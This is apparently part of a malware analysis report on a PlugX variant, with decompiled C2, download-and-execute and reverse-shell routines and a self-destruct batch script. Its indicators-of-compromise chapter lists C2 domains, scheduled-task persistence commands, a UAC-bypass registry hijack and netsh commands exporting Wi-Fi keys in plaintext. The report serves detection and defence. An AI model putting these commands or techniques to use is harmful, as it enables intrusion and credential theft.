    *((_BYTE *)&SubStr[8] + v21) ^= (_BYTE)v21 + 14;
    ++v21;
  }
  while ( v21 );
  LOBYTE(SubStr[8]) = 0;
  WinHttpSetOption_3 = mw_resolveaddress_7((LPCSTR)SubStr);
  ((void (__stdcall *)(int, MACRO_WINHTTP_OPTION, _DWORD *, int))WinHttpSetOption_3)(
    handle_request,
    WINHTTP_OPTION_SECURITY_FLAGS,
    ProcName,                                   // 0x3300
                                                // WINHTTP_FLAG_IGNORE_UNKNOWN_CA (Untrusted root CA)
                                                // WINHTTP_FLAG_IGNORE_CERT_CN_INVALID (Hostname mismatch)
                                                // WINHTTP_FLAG_IGNORE_CERT_DATE_INVALID (Expired certificate)
    4);
}
```

Figure 2.84: Applying security flags (0x3300) to ignore SSL certificate errors.

Custom Header Injection (X-Cache)

Finally, the malware injects a custom HTTP header named `X-Cache` into every request. This header serves as a secondary authentication mechanism and transmits the victim's unique identity to the C2 server.

The header value is dynamically constructed using the format:

`X-Cache: {Rand1}{Rand2}{VictimID}`

- **{Rand1} & {Rand2}:** Two randomly generated hex strings (2 characters each).
- **{VictimID}:** The persistent 16-character unique identifier generated during the Host Fingerprinting phase (refer to Figure 2.16 and the variable `gb_victim_id`).

```
wsprintfW(xcahce_requestheader, SubStr, v28 + 100, v29, &gb_victim_id);// outbuffer,
                                                    // X-Cache: %2.2X%2.2X%ws,
                                                    // v28, v29: random numbers
v31 = -7;
wcscpy(SubStr, L"豬獴善剪");
do
{
  *((_BYTE *)&SubStr[4] + v31) ^= (_BYTE)v31 + 6;
  ++v31;
}
while ( v31 );
LOBYTE(SubStr[4]) = 0;
lstrlenw = mw_resolveaddress_7((LPCSTR)SubStr);
v33 = ((int (__stdcall *)(WCHAR *))lstrlenw)(xcahce_requestheader);
HttpHandle = v110;
if ( v33 )
{
  v35 = -23;
  wcscpy(SubStr, L"噢鑷睛艩换污繻繩簪灵ㄆ晦");
  LOBYTE(SubStr[0]) = 87;
  do
  {
    *((_BYTE *)&SubStr[12] + v35) ^= (_BYTE)v35 + 22;
    ++v35;
  }
  while ( v35 );
  LOBYTE(SubStr[12]) = 0;
  WinHttpAddRequestHeaders_1 = mw_resolveaddress_7((LPCSTR)SubStr);
  ((void (__stdcall *)(int, WCHAR *, int, unsigned int))WinHttpAddRequestHeaders_1)(
    HttpHandle,
    xcahce_requestheader,
    -1,
    0xA0000000);
}
```

Figure 2.85: Construction of the custom X-Cache header embedding the Victim ID.

Response Header Validation and Processing

Upon receiving a response from the C2 server, the malware does not immediately process the payload. Instead, it performs a strict validation of the HTTP headers to ensure the response is legitimate and intended for this specific implant.

The malware first queries the `Content-Type` header using `WinHttpQueryHeaders` with the flag `WINHTTP_QUERY_CONTENT_TYPE`.

It strictly validates that this value matches the string `"application/octet-stream"`. As seen in the decompiled logic, the code uses `lstrcmpiW` to compare the retrieved header against this hardcoded string.

- **Match:** If the strings match (return value 0), execution proceeds.
- **Mismatch:** If the Content-Type is anything else (e.g., `text/html`), the code immediately jumps to the cleanup routine and aborts the connection.

```
WinHttpQueryHeaders = mw_resolveaddress_7((LPCSTR)SubStr);
if ( !((int (__stdcall *)(int, MACRO_WINHTTP_CALLBACK, _DWORD, wchar_t *, int *, int *))WinHttpQueryHeaders)(
       HttpHandle,
       WINHTTP_QUERY_CONTENT_TYPE,
       0,
       receive_buffer,
       &dwNumberOfBytesToRead,
       &v104) )
```

Figure 2.86: Querying the Content-Type header from the server response.

```
if ( ((int (__stdcall *)(wchar_t *, WCHAR *))lstrcmpiW)(receive_buffer, SubStr) )// receive_buffer,L"application/octet-stream"
{
  LastError = 0;
  if ( receive_buffer )
  {
    v57 = -10;
    wmemcpy(SubStr, L"隧霤扶羚扮m", 6);
    do
    {
      *((_BYTE *)&SubStr[5] + v57 + 1) ^= (_BYTE)v57 + 9;
      ++v57;
    }
    while ( v57 );
    HIBYTE(SubStr[5]) = 0;
    VirtualFree = mw_resolveaddress_7((LPCSTR)SubStr);
    ((void (__stdcall *)(wchar_t *, _DWORD, int))VirtualFree)(receive_buffer, 0, 0x8000);
  }
  goto clean_up_and_exit;
```

Figure 2.87: Enforcing that the Content-Type must be "application/octet-stream".

When the C2 server intends to deliver a file (e.g., a plugin or update), it includes a custom `filename` parameter within the HTTP headers. To retrieve this, the malware cannot use a standard flag; instead, it requests the entire header block using `WINHTTP_QUERY_RAW_HEADERS_CRLF`.

This API call returns all returned headers as a single string. The malware then parses this raw data to locate the `"filename"` directive and extract the target file name.

```
WinHttpQueryHeaders_4 = mw_resolveaddress_7(SubStr);
receive_buffer = receive_buffer_2;
if ( !(WinHttpQueryHeaders_4)(
        HttpHandle,
        WINHTTP_QUERY_RAW_HEADERS_CRLF,
        0,
        receive_buffer_2,
        &dwNumberOfBytesToRead,
        &v104) )
```

Figure 2.88: Retrieving the full raw headers to parse the custom "filename" parameter.

Packet Structure

The malware constructs a header containing metadata, followed by the victim's identification string, and finally the actual payload data. Based on the analysis of the underlying structure, the packet format is defined as follows:

Table 2.5: C2 Packet Structure (Pre-Encryption)

Offset	Size	Description
0x00	2 bytes	**Transaction ID**: A random value generated to uniquely identify the request and prevent replay attacks.
0x02	2 bytes	**Command ID**: Indicates the type of data or operation being conveyed in the packet.
0x04	4 bytes	**Payload Size**: The total size of the data section that follows the header.
0x08	8 bytes	**Reserved**: Padding fields initialized to zero.
0x10	32 bytes	**Beacon ID**: The unique fingerprint of the compromised host.
0x30	Variable	**Data Payload**: The actual operational data, which varies depending on the mode.

Payload Selection Logic

The packet construction logic operates in one of two distinct modes, dictating the content of the Data Payload section:

- **Heartbeat Mode:** In this mode, the malware initiates an internal routine to aggregate comprehensive system and session details. As confirmed by the code analysis (Figure 2.89), this includes the Operating System version, CPU architecture (specifically checking for WOW64 execution), the current User Name and Computer Name, the name of the executing process, the malware's internal version string, and a list of local IP addresses. This fingerprinting data is formatted into a payload buffer to provide the C2 server with a detailed status update.
- **Task Response Mode:** This mode is used when the malware needs to return data resulting from a specific task (e.g., the output of a shell command, a file listing, or exfiltrated data). The routine takes a raw data buffer containing these results and wraps it as the payload.

```
RtlGetVersion = GetProcAddress(hntdll, ProcName);
(RtlGetVersion)(&struct_osversion);
GetComputerNameW(&computername);
GetUserNameW(username);
mw_get_or_create_becaon_id(beaconid);
mw_initobject(ProcName);
mw_get_last_activity_timestamp();
malwaresversionanme = mw_getmwversionname();
GetHostIPsByName(IPListObject, HostName, computername);
IsWow64Process(v1);
v8 = v25;
*(v1 + 4) = _mm_shuffle_epi32(_mm_loadu_si128(&struct_osversion.dwMajorVersion), 180);
*(v1 + 10) = v8;
*(v1 + 11) = v23;
*(v1 + 12) = v24;
wsprintfW(v1 + 13, &gb_format, username[1]);
wsprintfW(v1 + 77, &gb_format, HostName);
wsprintfW(v1 + 141, &gb_format, *&ProcName[4]);
wsprintfW(v1 + 205, &gb_format, malwaresversionanme);
v9 = wsprintfW(v1 + 269, &gb_format, IPListObject[1]);
```

Figure 2.89: Decompiled routine showing the aggregation of system information in heartbeat mode.

Packet Encryption

After constructing the full buffer—comprising the header, the Beacon ID, and the selected payload data—the malware calculates the total plaintext size. It then allocates a new memory region and invokes the RC4 encryption routine.

Crucially, the **entire packet structure** is encrypted using the session-specific RC4 key retrieved during the initial handshake. This ensures that all fields, including the packet headers and the victim's identity, are completely obfuscated from network inspection.

Command Dispatching and Task Execution

Upon successfully checking in with the C2 server (via a POST request), the malware receives an encrypted response. It decrypts this response buffer using the session RC4 key.

```
(memcpy)(lpOptional, encrypted_payload.CommandID, dwOptionalLength);
request_error = mw_perform_request(          // perform checkin
                  httphandle,
                  pwszVerb,                  // POST
                  &responsebuffer,
                  &responselength,
                  a5,
                  requestheader,
                  v22,
                  lpOptional,
                  dwOptionalLength,
                  0);
if ( !request_error )                        // success
{
  if ( responselength )
  {
    v20 = responsebuffer;
    if ( responsebuffer )
    {
      mw_rc4_crypt(responsebuffer, responselength, responsebuffer, key);// decrypt response
      commandID = v20[1];
      if ( commandID <= 28673 )
      {
        if ( commandID == 0x3004 )
        {
          mw_install_payloads_and_exeucte(v20, httphandle, key, pwszVerb, 0, a5, uri);
        }
        else if ( commandID == 0x1005 )
        {
          mw_cleanup_and_uninstall(v23);
          __debugbreak();
        }
      }
      else if ( commandID == 0x10000001 )
      {
        mw_update_config_0(v20);
      }
      else if ( commandID == 0x7002 )
      {
        mw_reverse_shell(v20, httphandle, key, pwszVerb, 0, a5, uri);
      }
    }
  }
```

Figure 2.90: Decompiled switch logic handling the parsed Command IDs.

The decrypted packet follows a specific structure where the second 4-byte integer (at index `v20[1]`) represents the **Command ID**. The malware parses this ID to determine which malicious task to execute. Based on the analysis of the dispatch loop (Figure 2.90), the malware supports the following primary commands:

Command ID (Hex)	Command ID (Decimal)	Task Description
0x3004	12292	**Payload Installation & Execution** Downloads additional malicious components (typically dropped files) to the host, installs them, and executes the payload.
0x3004	12292	**Download and Execute Payload** Initiates a routine to download three specific components (EXE, DLL, and DAT) from the C2 server. Once saved, it executes the signed binary to trigger the new payload via DLL side-loading, effectively updating the malware or loading a new module.
0x10000001	268435457	**Update Configuration** Updates the internal configuration of the malware (e.g., C2 addresses, sleep timers) with new data provided by the server.
0x7002	28674	**Reverse Shell** Initiates a remote shell session, allowing the attacker to execute arbitrary commands on the victim machine.

Table 2.6: Supported C2 Command IDs and Functionality

Command 0x3004: Download and Execute Payload
When the Command ID `0x3004` is received, the malware initiates a routine to fetch and execute a new payload. This mechanism is typically used to update the malware agent or install additional modules.

The routine calls the internal function `mw_download_file_from_server` three consecutive times. Based on the arguments passed (flags 1, 2, and 3), it attempts to download the complete PlugX loading triad:

1. **Executable (Flag 1):** A signed, legitimate executable (the Loader).
2. **DLL (Flag 2):** The malicious library to be side-loaded.
3. **Data File (Flag 3):** The encrypted shellcode payload.

The routine maintains a success counter. Only if all three downloads complete successfully (counter equals 3) does the execution flow proceed.

Once the files are successfully written to disk, the malware resolves the path to the downloaded executable. It then invokes `mw_CreateProcess_wrapper` to launch the new process. This triggers the side-loading chain of the new payload, effectively handing over control to the updated version or new module.

```
(memset)(&dropped_pe_path);
v27 = mw_download_file_from_server(c2config->hConnect, key, v50, v42, v45, requestheader, c2config->isSSL, 0, 1) == 0;// download exe file
v28 = v27 + 1;
if ( mw_download_file_from_server(c2config->hConnect, key, v50, v43, v46, requestheader, c2config->isSSL, v48, 2) )// download dll file
  v28 = v27;
if ( (mw_download_file_from_server(c2config->hConnect, key, v50, v44, v47, requestheader, c2config->isSSL, v49, 3) == 0)
   + v28 == 3 )                         // download dat file
{
  v29 = -7;
  wcscpy(v51, L"猪獴普剪");
  do
  {
    v51[v29 + 8] ^= v29 + 6;
    ++v29;
  }
  while ( v29 );
  v51[8] = 0;
  v30 = mw_resolveaddress_7(v51);
  if ( (v30)(&dropped_pe_path) > 0 )
    mw_CreateProcess_wrapper(&dropped_pe_path);
```

Figure 2.91: Decompiled logic showing the download of 3 distinct files followed by process creation.

Command 0x1005: Self-Destruct and Cleanup

When the malware receives the command ID `0x1005`, it initiates a self-destruct sequence to remove all traces of the infection from the host system.

First, the malware targets its persistence mechanisms. It attempts to open the standard Windows "Run" keys in both the System and User registry hives and deletes the value named `"Aspex Update"`:

- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Aspex Update`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Aspex Update`

aspex_helper.exe	8020	CreateFile	C:\ProgramData\MSDN\AspexHelperRMy	SUCCESS	I
aspex_helper.exe	8020	QueryBasicInformationFile	C:\ProgramData\MSDN\AspexHelperRMy	SUCCESS	(
aspex_helper.exe	8020	CloseFile	C:\ProgramData\MSDN\AspexHelperRMy	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKLM	SUCCESS	(
aspex_helper.exe	8020	RegQueryKey	HKLM	SUCCESS	(
aspex_helper.exe	8020	RegOpenKey	HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	SUCCESS	I
aspex_helper.exe	8020	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	SUCCESS	I
aspex_helper.exe	8020	RegDeleteValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\Aspex Update	NAME NOT FOUND	
aspex_helper.exe	8020	RegCloseKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	(
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	(
aspex_helper.exe	8020	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	I
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	I
aspex_helper.exe	8020	RegDeleteValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Aspex Update	NAME NOT FOUND	
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	I
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	I
aspex_helper.exe	8020	WriteFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	(
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	I
aspex_helper.exe	8020	QueryBasicInformationFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	(
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	I
aspex_helper.exe	8020	QueryBasicInformationFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	(
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	SUCCESS	(
aspex_helper.exe	8020	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\del_AspexHelperR...	NAME NOT FOUND	I
aspex_helper.exe	8020	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86\xtajit	NAME NOT FOUND	I
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	I
aspex_helper.exe	8020	CreateFileMapping	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	FILE LOCKED WI...	S
aspex_helper.exe	8020	QueryStandardInformation...	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	A
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Local\Temp\del_AspexHelperRMy.bat	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Windows\SysWOW64\cmd.exe	SUCCESS	I
aspex_helper.exe	8020	QueryBasicInformationFile	C:\Windows\SysWOW64\cmd.exe	SUCCESS	(
aspex_helper.exe	8020	CloseFile	C:\Windows\SysWOW64\cmd.exe	SUCCESS	

Figure 2.92: ProcMon log showing the deletion of registry run keys and creation of the cleanup script.

To delete its executable files while they are potentially still in use, the malware drops a temporary

batch script named `del_AspexHelperRMy.bat` into the `%TEMP%` directory.

The content of this script is hardcoded to perform a delayed deletion:

Listing 2.2: Content of the Self-Destruct Batch Script

```
ping 127.0.0.1 -n 5 >nul 2 >nul  :: Delay execution to allow main process to exit
C:
cd C:\ProgramData\MSDN\AspexHelperRMy\
del *.* /f /s /q /a              :: Force delete all files
cd ..
rd /q /s C:\ProgramData\MSDN\AspexHelperRMy\ :: Remove the directory
del %0                           :: Delete the batch script itself
```

Finally, the malware executes this script using `cmd.exe` and immediately terminates its own process. The `ping` command in the script acts as a sleep timer, ensuring the malware process has fully exited and released its file locks before the deletion commands attempt to remove the binaries.




Figure 2.93: Execution of the deletion script via cmd.exe.

Command 0x10000001: Update Configuration

When the malware receives the Command ID `0x10000001`, it triggers a routine to modify its runtime configuration parameters. The payload associated with this command is expected to be a comma-separated string (CSV).

The routine parses the received string using the delimiter `","`. It iterates through the tokens and converts them from string to integer using `atoi`, updating the following global variables in order:

1. **Token 1 (Index 0):** Updates `gb_jitter`. This value represents the sleep duration or "jitter" interval the malware waits between consecutive C2 check-ins, introducing randomness to evade traffic analysis.
2. **Token 2 (Index 1):** Updates `gb_timeout_settings`. This value controls the connection, receive, and send timeouts for HTTP transactions, as previously detailed in the connection configuration section (see Figure 2.83).

```
v1 = strtok((a1 + 48), ",");
if ( v1 )
{
  v2 = v1;
  v3 = 0;
  do
  {
    if ( v3 == 1 )
    {
      v6 = -3;
      v10[0] = 0;
      v9 = 1752140641;
      do
      {
        v10[v6] ^= v6 + 2;
        ++v6;
      }
      while ( v6 );
      v10[0] = 0;
      atoi = mw_resolveaddress_7(&v9);
      gb_timeout_settings = (atoi)(v2);
    }
    else if ( !v3 )
    {
      v4 = -3;
      v12[0] = 0;
      *ProcName = 1752140641;
      do
      {
        v12[v4] ^= v4 + 2;
        ++v4;
      }
      while ( v4 );
      v12[0] = 0;
      atoi_1 = mw_resolveaddress_7(ProcName);
      gb_jitter = (atoi_1)(v2);
    }
    ++v3;
    v2 = strtok(0, ",");
  }
  while ( v2 );
}
```

Figure 2.94: Decompiled logic showing the parsing of configuration updates via strtok.

Command 0x7002: Reverse Shell When the Command ID `0x7002` is received, the malware executes `mw_reverse_shell`. This function establishes a fully interactive remote command shell, allowing the attacker to execute arbitrary Windows commands and receive their output in real-time.

To achieve interactivity without writing to disk, the malware employs a classic anonymous pipe architecture coupled with multi-threading. The setup process is as follows:

1. **Pipe Creation:** The malware creates two anonymous pipes using `CreatePipe`:

- **Pipe 1 (Output Pipe):** Captures `stdout` and `stderr` from the command processor.
- **Pipe 2 (Input Pipe):** Feeds commands from the malware into the `stdin` of the command processor.

2. **Process Spawning:** It spawns an instance of `cmd.exe` with the `STARTF_USESTDHANDLES` flag, explicitly redirecting the process's standard input/output streams to the handles of the created pipes.
3. **Thread Management:** Two dedicated worker threads are created to bridge the gap between the C2 server and the local command processor:
   - **Thread 1 (Command Fetcher):** Continuously sends POST requests to the C2 server to retrieve pending shell commands. When a command is received, it writes the data into **Pipe 2**, effectively "typing" it into the `cmd.exe` console.
   - **Thread 2 (Result Uploader):** Continuously reads the execution results from **Pipe 1**. It packages this output and transmits it back to the C2 server via a separate POST request.

This architecture creates a full-duplex communication channel, as illustrated in the diagram below.




Figure 2.95: Architectural data flow of the multi-threaded reverse shell module.

Chapter 3

Indicators of Compromise

The following sections outline the technical artifacts identified during the analysis of the AspexHelperRMy (PlugX Variant) sample. These indicators can be used for detection, hunting, and blocking within security environments.

3.1 Malicious File Artifacts and Hashes

Description	Details
Loader (Signed)	**Filename:** aspex_helper.exe **SHA256:** ff2ba3ae5fb195918ffaa542055e800ffb34815645d39377561a3abdfdea2239
Encrypted Payload	**Filename:** aspex_log.dat **SHA256:** bc8091166abc1f792b895e95bf377adc542828eac934108250391dabf3f57df9
Side-Loaded DLL	**Filename:** RBGUIFramework.dll **SHA256:** 9f57f0df4e047b126b40f88fdbfdba7ced9c30ad512bfcd1c163ae28815530a6

Table 3.1: Malicious File Artifacts and Hashes

3.2 Host-Based Artifacts

3.2.1 FileSystem Paths

The malware utilizes specific directories for installation, data staging, error logging, and temporary execution.

- **Primary Installation Directory:**
  `%ALLUSERSPROFILE%\MSDN\AspexHelperRMy\`
- **Secondary Installation Directory (User):**
  `%USERPROFILE%\AspexHelperRMy\`

- **Data Exfiltration Staging:**
  `%AppData%\Roaming\Document\`
- **WiFi Credential Staging:**
  `%TEMP%\WiFi\`
- **Error Logging:**
  `%ALLUSERSPROFILE%\SxS\bug.log`
- **Transient Reconnaissance Data:**
  `%TEMP%\[VictimID]_[USB_Drive].dat` (e.g., `...3F946C3D8DDD0EBA_E.dat`)
- **Temporary Batch Execution:**
  `%TEMP%\[Rand].bat` (e.g., `102AE0D.bat`)

3.2.2 Abused System Binaries

The malware leverages legitimate Windows system executables to bypass security controls and mask its activity.

Binary / Command	Path / Utility	Malicious Usage
fodhelper.exe	`%windir%\system32\fodhelper.exe`	**UAC Bypass:** Executed to auto-elevate privileges via the hijacked registry key `ms-settings\CurVer`
dllhost.exe	`%windir%\system32\dllhost.exe`	**Process Injection:** Spawned in a suspended state to host the injected PlugX payload (`Argc` = 4).
netsh wlan	`%windir%\system32\netsh.exe`	**Credential Theft & Connectivity:** Used to harvest plaintext Wi-Fi profiles and restore network access

Table 3.2: Legitimate System Binaries and Commands Abused

3.2.3 Specific Command Line Arguments

The following blocks capture the full command-line arguments used by the malware for persistence and network manipulation.

Scheduled Task Commands

Listing 3.1: Scheduled Task Commands (Example)

```
SCHTASKS.exe /run /tn "AspexUpdateTask"

SCHTASKS.exe /create /sc minute /mo 30 /tn "AspexUpdateTask" /tr "\"\"\"C:\ProgramData\MSDN\
    AspexHelperRMy\aspex_helper.exe\"\"\"␣Rand1␣Rand2␣Rand3" /f

SCHTASKS.exe /create /sc minute /mo 30 /tn "AspexUpdateTask" /tr "\"\"\"C:\ProgramData\MSDN\
    AspexHelperRMy\aspex_helper.exe\"\"\"␣Rand1␣Rand2␣Rand3" /ru "SYSTEM" /f
```

WiFi Credential and Connectivity Commands

Listing 3.2: Netsh WLAN Commands Executed

```
rem Command to export all Wi-Fi profiles in plaintext (key=clear)
%comspec% /c netsh wlan export profile key=clear folder="%TEMP%\WiFi"

rem Command to scan for nearby SSIDs (used for connection validation)
%comspec% /c netsh wlan show networks | find "SSID"

rem Commands to forcibly restore connectivity:
%comspec% /c netsh wlan disconnect
%comspec% /c netsh wlan add profile filename="[Path_To_Profile.xml]"
%comspec% /c netsh wlan connect name="[SSID]"
```

3.3 Registry Artifacts

3.4 Registry Artifacts

Table 3.3: Registry Keys and Values modified by the malware

Category	Key / Value / Purpose
Victim Fingerprint	**Key:** HKEY_LOCAL_MACHINE\Software\CLASSES\ms-pu\CLSID **Key:** HKEY_CURRENT_USER\Software\CLASSES\ms-pu\CLSID **Format:** 16-byte Hex string (e.g., `%2.2X...`)
Persistence (Run)	**Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run **Value Name:** `Aspex Update`
UAC Bypass	**Key:** HKEY_CURRENT_USER\Software\Classes\ms-settings\CurVer **Value:** `.pow`
UAC Command	**Key:** HKEY_CURRENT_USER\Software\Classes\.pow\Shell\Open\command **Value:** Path to malicious executable with arguments.
Explorer Tampering	**Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced **Values:** `Hidden=0`, `ShowSuperHidden=0`, `HideFileExt=1`
Network Proxy Settings	**Key (Base):** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings **Value (Enable):** Reads `ProxyEnable` to check if a proxy is active (1 = active). **Value (Server):** Reads `ProxyServer` to retrieve the proxy address and port.
USB/C2 Policy Control	**Key (Base):** HKEY_CURRENT_USER\System\CurrentControlSet\Control\Network\ **Value (Fingerprint):** Reads/Writes USB device IDs to prevent re-infection. **Value (Proxy Check/Skip):** Reads `proxy` to skip batch script execution if a proxy is manually set (1 = skip). **Value (Global Kill-Switch):** Reads `allow` to disable USB propagation if set to `1`.

Table 3.4: Registry Keys and Values modified by the malware

3.5 Network Artifacts

3.5.1 C2 Communication Signatures

- **Decoy Check:** Connection to `www.microsoft.com` on port 443.
- **User-Agent:** Dynamically generated string mimicking Internet Explorer. Full Pattern: `Mozilla/5.0 (compatible; MSIE {IE_Ver}; Windows NT {OS_Major}.{OS_Minor}; {System_Post_Platform}; {Machine_Post_Platform}; {User_Post_Platform_5.0}; {User_Post_Platform})`
- **Custom Headers (Regex Pattern):**
  - **X-Oss-Request-Id:**
    `X-Oss-Request-Id:\s+[0-9A-Fa-f]{2}.{6}`
    Description: Composed of a random hex number followed by a random alphanumeric checksum string.
  - **X-Cache:**
    `X-Cache:\s+[0-9A-Fa-f]{36}`
    Description: Concatenation of two random hex bytes (4 chars) and the 16-byte Victim ID (32 chars).
- **Content-Type Enforcement:** The malware only accepts responses with `Content-Type: application/octet-stream`.

3.5.2 Command and Control (C2) Domains

The malware configuration contains three slots for C2 servers. All are configured to communicate over port 443 (HTTPS).

Domain	Port
`www[.]kentscaffolders[.]com`	443
`sports[.]ynnun[.]com`	443

Table 3.5: C2 Domains Extracted from Decrypted Configuration

3.6 USB Propagation Artifacts

These artifacts are specific to removable drives infected by this sample.

Type	Details

Hidden Directories	`[USB]:\Firmware\`
	`[USB]:\Firmware\vault\`
	`[USB]:\Information Volume\`
	`[USB]:\Information Volume\WiFi\`
	`[USB]:\Information Volume\2\`
	`[USB]:\Information Volume\2\p\`
	`[USB]:\Information Volume\2\p2\`
	`[USB]:\Information Volume\2\[VictimID]\`

Decoy Folders	Folder named with Unicode **0x200B** (Zero Width Space). Contains the user's original files.
Malicious Shortcut	LNK file in root directory using the Drive's Volume Name or default `Removable Disk.lnk`. **Target:** `%comspec% /c "^Firmwa^re\vault\aspex_helper.exe rand1 rand2"`
Beacon Log	`[USB]:\Firmware\vault\link.dat` (Encrypted)
CLSIDs Injected	**Favorites Folder:** `{323CA680-C24D-4099-B94D-446DD2D7249E}` (Found in `\Firmware\desktop.ini`) **System Folder:** `{88C6C381-2E85-11D0-94DE-444553540000}` (Found in `\Information Volume\2\desktop.ini`)

Table 3.6: Artifacts present on infected USB drives